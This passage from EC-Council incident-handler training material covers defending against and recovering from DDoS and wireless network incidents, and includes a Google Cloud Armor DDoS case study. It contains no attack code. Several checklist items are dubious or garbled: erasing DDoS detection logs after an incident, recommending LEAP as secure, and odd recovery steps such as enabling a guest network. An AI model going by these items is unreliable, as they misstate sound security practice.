In the TCP intercept mode, a router intercepts SYN packets sent by clients to a server and matches them with an extended access list. If a match is obtained, on behalf of the destination server, the intercept software establishes a connection with the client. Similarly, the intercept software establishes a connection with the destination server on behalf of the client. After establishing these two half connections, the intercept software combines them transparently. Thus, the TCP intercept software prevents fake connection attempts from reaching the server by acting as a mediator between the server and client throughout the connection.

- **Rate Limiting**

  Rate limiting is a technique used to control the rate of outbound or inbound traffic in a network interface controller. This technique effectively reduces the high volume of inbound traffic that causes DDoS attacks. It is especially important to employ this technique in hardware appliances by limiting the rate of requests on layers 4 and 5 of the Open Systems Interconnection (OSI) model.

**Disabling Botnets**

There are four techniques to defend against botnets:

- **RFC 3704 Filtering**

  RFC 3704 is a basic access-control list (ACL) filter that limits the impact of DDoS attacks by blocking traffic with spoofed addresses. This filter requires packets sourced from a valid, allocated address space that is consistent with the topology and space allocation. A “bogon list” consists of all unused or reserved IP addresses that should not come from the Internet. A packet sourced from an IP address belonging to the bogon list indicates a spoofed source IP, which should be dropped by the filter. System administrators should check whether ISPs perform RFC 3704 filtering in the cloud before traffic enters the system. It should be noted that the bogon list changes regularly; therefore, if ISPs do not perform RFC 3704 filtering, the system administrator must manage their own bogon ACL rules or switch to another ISP.

- **Black-hole Filtering**

  Black-hole filtering is a common technique used to defend against botnets and prevent DoS attacks. Black holes refer to network nodes wherein incoming traffic is discarded or dropped without informing the source that the data did not reach the intended recipient. Undesirable traffic can be dropped before it enters a protected network with a technique called remotely triggered black-hole (RTBH) filtering. This remote trigger-based filtering must be performed in conjunction with ISPs. It uses Border Gateway Protocol (BGP) host routes to route traffic from victim servers to the next “null0” hop.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **DDoS Prevention Offerings from ISP or DDoS Service**

  This method can effectively prevent IP spoofing at the ISP level. Here, ISPs scrub/clean the traffic before allowing it to enter the Internet link of users. Because this service runs in the cloud, DDoS attacks do not saturate Internet links. In addition, third parties offer cloud DDoS prevention services.

  Cisco Secure DDoS Protection or similar features can be enabled in other routers to filter traffic based on the DHCP snooping binding database or IP source bindings, which prevent bots from sending spoofed packets.

## Neutralizing Handlers

DDoS attacked can be stopped by detecting and neutralizing handlers. This can be achieved by analyzing network traffic, neutralizing botnet handlers, and identifying spoofed source addresses. In the agent-handler DDoS attack-tool arsenal, handlers function as an intermediary for attackers to initiate attacks. By analyzing communication protocols and traffic patterns between handlers and clients or handlers and agents, network nodes infected by handlers can be determined. Moreover, the DDoS attack network can be quickly disrupted by determining the handlers in a network and disabling them. Because the number of DDoS handlers deployed in a network is significantly less than that of agents, neutralizing a few handlers can possibly render multiple agents useless, thereby thwarting DDoS attacks.

Furthermore, there is a reasonable probability that the spoofed source address of DDoS attack packets do not represent a valid source address of the definite sub-network. DDoS attacks can be prevented by identifying spoofed source addresses and understanding communication protocols and traffic between handlers, clients, and agents.

## Recovery after DoS/DDoS Incidents

The IH&R team must perform the following steps to recover a network after DoS/DDOS attacks:

- Determine the extent of impact on different resources, their ability to function, and risks involved in using compromised resources.
- Devise various recovery methods based on the severity of incident, systems affected, critical systems and devices required to keep the business running, and backup resources available.
- Communicate with the incident response team to select the best recovery plan and obtain the required permissions from cybersecurity authorities.
- Use backup resources efficiently to replace compromised systems.
- Recover lost data from backup files.
- Restore all systems to their ready-to-work state.
- Check the functionality of all restored systems.
- Implement additional monitoring to look for related activity in the future.
- Formulate and regularly update security policies.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Erase unwanted DDoS detection logs recorded across security solutions after detecting and responding to a DDoS attack.
- Restart the BGP protocol to send a keepalive message after restoring websites from a DoS attack.
- Establish an automated communication desk to maintain contact with clients after resolving the DDoS attack.
- Develop a strategy to establish connections to clients involving different data centers after restoring the server.
- Implement the best DDoS mitigation strategies and demonstrate to ISPs to unblock the blocked services during the attack.
- Devise a systematic restoration plan for applications after rectifying a DDoS attack to avoid secondary attack situations while restarting applications.

## Understand the Handling of Wireless Network Security Incidents

Wireless networks are inexpensive and easy to maintain in comparison to wired networks. Attackers can easily compromise a wireless network if it does not include proper security measures or network configurations. Moreover, the use of high-security mechanisms in wireless networks can be expensive; hence, it is advisable to determine the critical resources, risks, and vulnerabilities in a network and ensure that its current security mechanisms can provide security against all possible attacks. If not, the security mechanisms should be upgraded. This section discusses strategies to detect, contain, eradicate, and recover from wireless network security incidents.

### Preparation for Handling Wireless Network Security Incidents

The following preparation strategies can be used to handle wireless security incidents:

- Enlist all wireless networking devices, along with their MAC and IP addresses, authentication details, credentials, strength, and points of placement.
- Enable all wireless devices to log and save the incoming and outgoing traffic on a centralized server.
- Audit wireless devices present in an organization and store their details in an easily accessible manner.
- Create forms and checklists to help the IH&R team in quickly responding to incidents.
- Develop and implement policies to quickly handle an incident and determine its cause.
- Install wireless network and traffic monitoring tools, firewalls, IDS, and vulnerability management tools.
- Obtain reports from wireless vulnerability management (WVM) systems installed in wireless networks.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Gather the tools required for performing IH&R procedures such as detection, containment, and eradication of wireless network attacks.
- Ensure to maintain wireless network architectural designs and store them on a centralized server.
- Train employees regarding best practices and reporting of wireless security incidents.
- Create isolation and communication plans for wireless network security incident response.
- Develop incident response drill scenarios and regularly perform mock wireless security breaches to evaluate the incident response plan.
- Install wireless network sniffing tools, security solutions, and other logging tools across a network to record the traffic and alert administrators about the current incidents.

## Indicators of Wireless Network Security Incidents

Indicators of wireless network incidents include:

- Presence of unauthorized devices on the network
- Disruption of services or unavailability of wireless client
- Multiple authentication failure attempts
- Changes in security protocols of the device and network traffic
- Traffic from unauthorized sources
- Presence of duplicate wireless access points with the same SSID
- Multiple logins from the same device
- Surge in bad or malformed packets
- Unwanted packets from external networks
- Unusual increase in bandwidth utilization
- Changes in existing accounts passwords
- Outbound traffic to public IP addresses
- Changes in wireless network SSID
- Unauthorized access to files and folders in the network
- Misconfigured wireless network access points
- Connection to improperly encrypted public wireless networks
- Changes in DNS settings and admin credentials

## Detecting Wireless Network Security Incidents

Incident responders can detect wireless network incidents using wireless client monitoring and general wireless traffic monitoring tools that record the activity of wireless devices.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Access Point Monitoring**

  In this process, all access point (AP) devices are audited to establish wireless networks and obtain their MAC address, SSID, and network transmission information to create a baseline. In addition, Wi-Fi monitoring tools (such as WifiChannelMonitor and PRTG Professional Wi-Fi Analyzer) are installed at the server level to monitor changes in AP baseline information. Incident responders should enable devices to listen to all possible traffic.

  Wi-Fi monitoring tools help incident responders to access AP information, including the protocols used, signal strength, connected clients, admin status, and operation status. These tools also provide access reports of the load, noise, and interference in a device. Incident responders can use this information to identify APs exhibiting suspicious behavior. AP monitoring helps in the detection of man-in-the-middle attacks by finding new APs attempting to connect to an already established channel, even if the spoofed APs have similar IP and MAC addresses as the original AP.

- **Wireless Client Monitoring**

  In this process, all clients connected to an AP and their activities over the wireless network are monitored. This provides incident responders with information regarding the network performance, connection history, and usage statistics of all clients. Hence, incident responders can continuously monitor clients connected to a particular AP and blacklist them using their MAC addresses. Incident responders can also use this functionality to whitelist clients that need to connect to a network through wireless APs. This process helps incident responders in detecting impersonation attacks.

- **General Wireless Traffic Monitoring**

  This method involves the monitoring of wireless networks to detect malicious attempts such as DoS attacks using de-authentication, de-association, and erroneous authentication techniques. Such monitoring can also provide information about login failure attempts. Tools such as Wireshark can be used to monitor the traffic of wireless networks. Signal-to-noise ratio monitoring can also be performed to determine the frequency of ongoing DoS attacks. Incident responders can detect wireless network incidents using the following techniques.

  - **Sniffing**: Sniffers installed on wireless networks can store MAC address data along with their signal strength and timestamps. Incident responders can analyze anomalies in the MAC address timestamps of APs to detect rogue APs and evil twins present in a network.
  - **Physical location maps**: Incident responders should develop a map of the physical locations of APs, along with their coverage area, to determine signal mismatch points across the organization and locate rogue APs with spoofed MAC addresses, SSIDs, and passwords.
  - **Log analysis**: In some attacks (such as brute force and password cracking), the attacker's device is connected to the victim's AP. Incident responders must analyze


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

all AP logs to locate new machines connected to them. Log data can be deleted from compromised devices; thus, incident responders can also detect attacks by tracing missing logs in centralized log servers.

- **Network traffic monitoring**: Incident responders should always monitor the network traffic to find illegitimate connections using the IP address, MAC address, signal strength, and machine names. Tools such as NEtStumbler can be used to detect wireless network attacks.

## Containment of Wireless Network Security Incidents

Containment is crucial in the incident management process as it focuses on the prevention of additional damage. It includes planning strategies to avoid further loss while ensuring that no forensic evidence related to an incident is destroyed or damaged. Organizations can contain wireless network security incidents by following the steps listed below.

- Disable wireless access/SSID broadcasting until intrusion is detected.
- Use wireless access only in case of crucial business needs.
- Enable credential or password security protocols such as WPA3 on wireless devices and change the key at regular intervals.
- Check the devices connected to the victim's AP for traces of an attack.
- Change the password of all devices across the organization.
- Update WAP devices and restore their default settings and privileges.
- Identify attacker details (such as IP and MAC addresses) and block the devices used for the attack.
- Whitelist authorized user devices to ensure that no other device can connect to APs.
- Blacklist suspicious IP addresses to deny access.
- Implement additional security measures that cannot be easily compromised.
- Document and preserve evidence for investigation.
- Configure MAC address filtering on every network.
- Turn off suspected privileges in the router for wireless configuration settings.
- Utilize URH security tools for wireless protocol investigation.
- Change the default configuration settings of wireless router.
- Disable the upstream ethernet switch port to immediately break a connection.
- Use WIPS to disconnect authorized users from rogue APs, and disconnect and contain rogue devices from the WLAN.
- Implement filters for all outbound routing protocol traffic, CDP, and unused non-IP based protocols.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Eradication of Wireless Network Security Incidents

After identifying, controlling, and containing a wireless network security breach attack, important aspects and causal factors related to the incident must be eradicated. This may involve the removal of the attacking agent from the wireless network, quarantining viruses and malware, and immobilizing compromised user accounts. In addition, the weaknesses and vulnerabilities present in the network system should be identified and resolved. The following steps can be used to eradicate wireless network security threats.

- Select a complex passphrase with at least 20 characters and change it at regular intervals.
- Always use the Wi-Fi Protected Access 3 (WPA3) security protocol in wireless networks.
- Use virtual-private-network (VPN) technologies such as remote access, extranet, and intranet VPN systems.
- Implement network access control (NAC) or network access protection (NAP) solutions for additional control over end-user connectivity.
- Turn on auto update in all wireless devices and patch the device firmware.
- Avoid using public Wi-Fi networks.
- Browse only secured websites and avoid accessing sensitive resources when the device is connected to an unprotected network.
- Enable the HTTPS Everywhere extension and two-factor authentication.
- Deny wireless service to new clients.
- Block the switch port connected to APs or manually locate APs and physically remove them from the LAN.
- Use nonregular patterns as PIN keys while pairing a device; moreover, use nonsequential key combinations.
- Restrict unknown and unexpected requests for device pairing.
- Use wireless network auditing tools such as Kismet and Wireshark to scan the wireless network traffic.
- Employ multifactor authentication (MFA), Extensible Authentication Protocol (EAP), and IEEE standard (IEEE 802.1X) across the network.
- Track logs and data to detect and monitor suspicious activity in the wireless network.
- Use a static IP address for the wireless network.
- Disable the Universal Plug and Play (UPnP) protocol from devices connected to the wireless network.
- Update and install AP software with the latest patches.
- Apply MAC filtering to allow access to only known devices in the network.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement VLAN isolation to separate the network and place devices on a specific VLAN.
- Reconfigure DNS settings.
- Perform factory reset on networked devices.

## Recovery after Wireless Network Security Incidents

System recovery generally depends on the extent of security breach. In the recovery step, restoration is initiated for the affected systems. When a wireless network security incident occurs, the IH&R team decides whether the existing system should be restored or completely replaced with system backups to rebuild the breached network system.

The following steps can be implemented when restoring the affected systems to their normal and secured functional state after a network security incident:

- Select a random passphrase not containing dictionary words.
- Properly set the client settings (e.g., validate the server, specify server address, and do not prompt for new servers).
- Update all routers and Wi-Fi devices with the latest security patches.
- Disable SSID broadcasts.
- Change the default SSID after WLAN configuration.
- Use SSID cloaking to prevent certain default wireless messages from broadcasting the ID to everyone.
- Avoid the use of SSID, company name, network name, or any easy-to-guess string in the passphrase.
- Set the router access password and enable firewall protection.
- Place a firewall or packet filter between the AP and corporate intranet.
- Disable remote router login and wireless administration.
- Enable MAC address filtering on the AP or router.
- Enable encryption on APs and frequently change the passphrase.
- Limit the strength of wireless network so it cannot be detected outside organizational bounds.
- Regularly check wireless devices for configuration or setup issues.
- Implement an additional technique to encrypt traffic such as IPsec over wireless networks.
- Select WPA3 instead of WPA or WPA2.
- Implement WPA3-Enterprise wherever possible.
- Disable the network when not required.
- Place wireless APs at secure locations.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Update the drivers of all wireless equipment.
- Use a centralized server for authentication.
- Keep Bluetooth disabled and enable it only when required for the duration of the intended task.
- Keep Bluetooth devices in the non-discoverable (hidden) mode.
- Check all previously paired Bluetooth devices and delete unknown devices.
- Enable encryption when establishing a Bluetooth connection to your PC.
- Set Bluetooth-enabled devices to the lowest network range and perform pairing only in a secure area.
- Install antivirus that supports host-based security software on Bluetooth-enabled devices.
- Change the default settings of Bluetooth-enabled devices to the best security standard.
- Use link encryption for all Bluetooth connections.
- Use strong encryption on each link in the communication chain in the case of multiple wireless communication networks.
- Reset the wireless router to default configurations after an attack and change the password to take control of the router's admin console and network.
- Disable the Wi-Fi protected setup (WPS) functionality.
- Reset and change router DNS settings.
- Ensure that the affected wireless network and systems are functioning normally.
- Enable the guest network option in the router.

## Understand the Handling of Network Security Incidents - Case Study

Case studies on incident handling provide insight into the challenges faced and strategies implemented by an organization's incident response team. They also describe the various stages of handling a real-time incident, from detecting the incident to lessons learned.

This section discusses a case study on handling network security incidents, which will help the IH&R team to effectively handle and respond to various network security incidents.

### Handling DDoS Attacks on Google Cloud

Source: *https://cloud.google.com*

A Google Cloud Armor customer experienced the largest DDoS attack. The organization's IH&R team detected and mitigated the attack in time by leveraging Cloud Armor Adaptive Protection.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following steps were implemented by the Google incident handling team to mitigate the incident:

- **Incident Recording and Assignment**

  In the first week of June 2022, a Google Cloud Armor customer was targeted with a layer 7 DDoS attack. Google Cloud Armor Adaptive protection, deployed by the organization, detected a sudden spike in the volume of requests, which peaked at 46 million requests per second (rps).





Figure 6.108: Screenshot of incident alert showing attack signature

- **Incident Triage**

  When the organization's incident response team was alerted, they performed an initial analysis, classified and prioritized the incident's severity level as "Critical," and continued with further incident response.

- **Incident Containment**

  The IH&R team deployed the protective rules recommended by Cloud Armor Adaptive Protection in the security policy. Accordingly, Cloud Armor started blocking malicious traffic without disturbing legitimate traffic flow.

- **Evidence Gathering and Forensic Analysis**

  During the investigation, the Google IH&R team observed that their customer's Google HTTP(S) Load Balancer experienced a volume of more than 10,000 rps. After 8 min, the volume increased to 100,000 rps, then peaked at 46 million rps. The Cloud Armor Adaptive Protection service employed by the IH&R team detected this sudden increase in request volume across the network. The tool generated an alert with an attack signature and recommended a rule to mitigate the threat.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The IH&R team also identified that the attack was performed by leveraging "HTTP Pipelining"; it was launched through 5,256 IPs from 132 countries, and 1,169 of these IPs corresponded to Tor exit nodes. They also identified that the geographic distribution and unsecured services utilized to generate malicious traffic resembled the Meris family of attacks, which is known for massive DDoS incident records.





Figure 6.109: Screenshot of DDoS attack graph

- **Eradication**

  The IH&R team enforced the protective rule in the preview mode before implementing it in the enforcement mode. The team selected the "throttle" action instead of "deny" to rate limit the traffic. This strategy helped the IH&R team to stop malicious traffic and allow only legitimate traffic between customers.

- **Post-incident Activities**

  Google recommended its customers to implement the defense-in-depth strategy by deploying security controls at multiple layers of the organization and infrastructure network.

- **Lessons Learned**

  The organization realized the importance of deploying protective controls against incidents to maintain business continuity.

## Describe Best Practices against Network Security Incidents

Attackers often try to breach the network perimeter using sophisticated tools and techniques. Before making intrusion attempts, they try to discover vulnerable components and paths to exploit them. Therefore, security teams, including incident handlers, should stay ahead of attackers and protect resources from security breaches.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This section discusses various best practices against network security incidents along with network security tools.

Security teams must adopt the following best practices against network security incidents:

- Regularly perform network security audits to find vulnerabilities and suspicious activities in a network.
- Review and communicate security policies with employees and end users to maintain strong security posture.
- Deploy DLP solutions to prevent sensitive data loss.
- Use advanced threat prevention technologies such as Content Disarm and Reconstruction (CDR) to prevent the download of malicious files.
- Use security change controls to reduce configuration errors and ensure that changes are tracked.
- Regularly update the antivirus and anti-malware software.
- Monitor inbound and outbound traffic to filter bad/malicious traffic.
- Implement ACLs to control both incoming and outgoing traffic.
- Ensure that data are encrypted before transmission.
- Use VPN as an additional layer of protection for secure data transmission.
- Do not enable file sharing on all systems connected to the network.
- Employ Zero Trust Network Access (ZTNA).
- Employ deception technologies such as honeypots to monitor the tactics and techniques of attackers.
- Segment the network into zones using subnets or VLANs to prevent attackers from gaining access to the entire network.
- Use a transparent proxy and ensure that all user requests pass through it.
- Maintain a whitelist of domains to ensure that employees only access authorized websites.
- Install firewalls, anti-DDoS, load balancer, IDS, IPS, and other security solutions at appropriate locations.
- Employ NAT to prevent attackers from learning internal IP addresses.
- Use TLS for browser-based connections.
- Deploy Network Intrusion Prevention System (NIPS) that captures network traffic and prevents suspicious activity by dropping packets or resetting connections.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Best Practices against DoS/DDoS Incidents

By implementing defensive mechanisms in appropriate parts of the network and following proper measures, organizational network security can be improved. Listed below is a list of countermeasures for combating DoS/DDoS attacks:

- Use strong encryption mechanisms such as WPA3 and AES 256 in broadband networks to evade eavesdropping.
- Ensure that the software and protocols are updated and scan the machines thoroughly to detect anomalous behavior.
- Disable unused and insecure services.
- Block all inbound packets originating from service ports to block traffic from reflection servers.
- Update the kernel to the latest release.
- Enable TCP SYN cookie protection.
- Prevent the transmission of fraudulently addressed packets at the ISP level.
- Implement cognitive radios in the physical layer to handle jamming and scrambling attacks.
- Use a better network card that can handle numerous packets.
- Configure firewalls to deny external ICMP traffic access.
- Perform thorough input validation.
- Prevent the use of unnecessary functions such as gets and strcpy.
- Secure remote administration and connectivity testing.
- Prevent overwriting of return addresses.
- Employ antivirus software and DDoS protection solutions such as SolarWinds Security Event Manager, Akamai Prolexic Routed, and Cloudflare.
- Configure Website Application Firewall (WAF) to restrict inbound and outbound traffic.
- Create DoS/DDoS incident response plans to efficiently handle targeted organizational networks.
- Monitor inbound traffic using network detection and response (NDR) solutions to obtain real-time visibility of the network.
- Contact your ISP to lock the system during DoS/DDoS attacks to conserve bandwidth.
- Use a micro segmentation strategy to reduce the attack surface and contain DoS attacks appropriately.
- Perform network vulnerability assessments to identify weaknesses in the network.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use content delivery networks (CDNs) to minimize the exposure of corporate infrastructure.
- Use multimodule defense with multilayered infrastructure to mitigate DoS/DDoS attacks.
- Update, patch, and change settings to strengthen resources against DoS/DDoS attacks.
- Provide proper training to employees for detecting DDoS attack symptoms such as HTTP Error 503 and slower network performance.

## DoS/DDoS Recommendations: Protect Secondary Victims

- **Individual Users**

  DDoS attacks can be effectively prevented by preventing secondary victim systems from taking part in the attack. This demands intensified security awareness and prevention techniques. Secondary victims must monitor their security regularly to remain protected from DDoS agent software. Moreover, systems should be prevented from installing any DDoS agent program, and DDoS agent traffic must not be transferred into the network.

  Antivirus and anti-Trojan software must be installed and updated regularly, and software patches should be implemented to fix known vulnerabilities. Moreover, awareness of security issues and prevention techniques must be increased among all Internet users. It is important to disable unnecessary services, uninstall unused applications, and scan all files received from external sources. Because these tasks may appear daunting to the average web user, the core hardware and software of computing systems contain integrated mechanisms that defend against malicious code insertion. Therefore, the built-in defensive mechanisms in the core hardware and software of systems must be properly configured and regularly updated to avoid DDoS attacks. These best practices can prevent DDoS attacks.

- **Network Service Providers**

  Service providers and network administrators can adopt dynamic pricing for network usage to charge potential secondary victims for accessing the Internet, thus encouraging them to become more active in preventing themselves from being involved in DDoS attacks.

## Best Practices against Wireless Network Security Incidents

Wireless networks and devices are prone to various risks and threats that can be detected and prevented by following proper security practices. Discussed below are some best practices for securing wireless networks and devices:

- Use Lightweight Extensible Authentication Protocol (LEAP) to minimize security flaws and sophisticate key management.
- Employ WPA3 encryption for securing wireless networks.
- Configure authentication frameworks such as Extensible Authentication Protocol (EAP) and IEEE standard (IEEE 802.1X) for accessing wireless networks.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Always update the router firmware with the latest version.
- Boost the security of APs by using a spectrum analyzer.
- Install a host-based firewall directly on wireless devices.
- Enforce standard security policies for wireless networks to ensure that they are protected against attacks.
- Use Simple Network Management Protocol version 3 (SNMPv3) to enhance device accessibility across wireless networks.
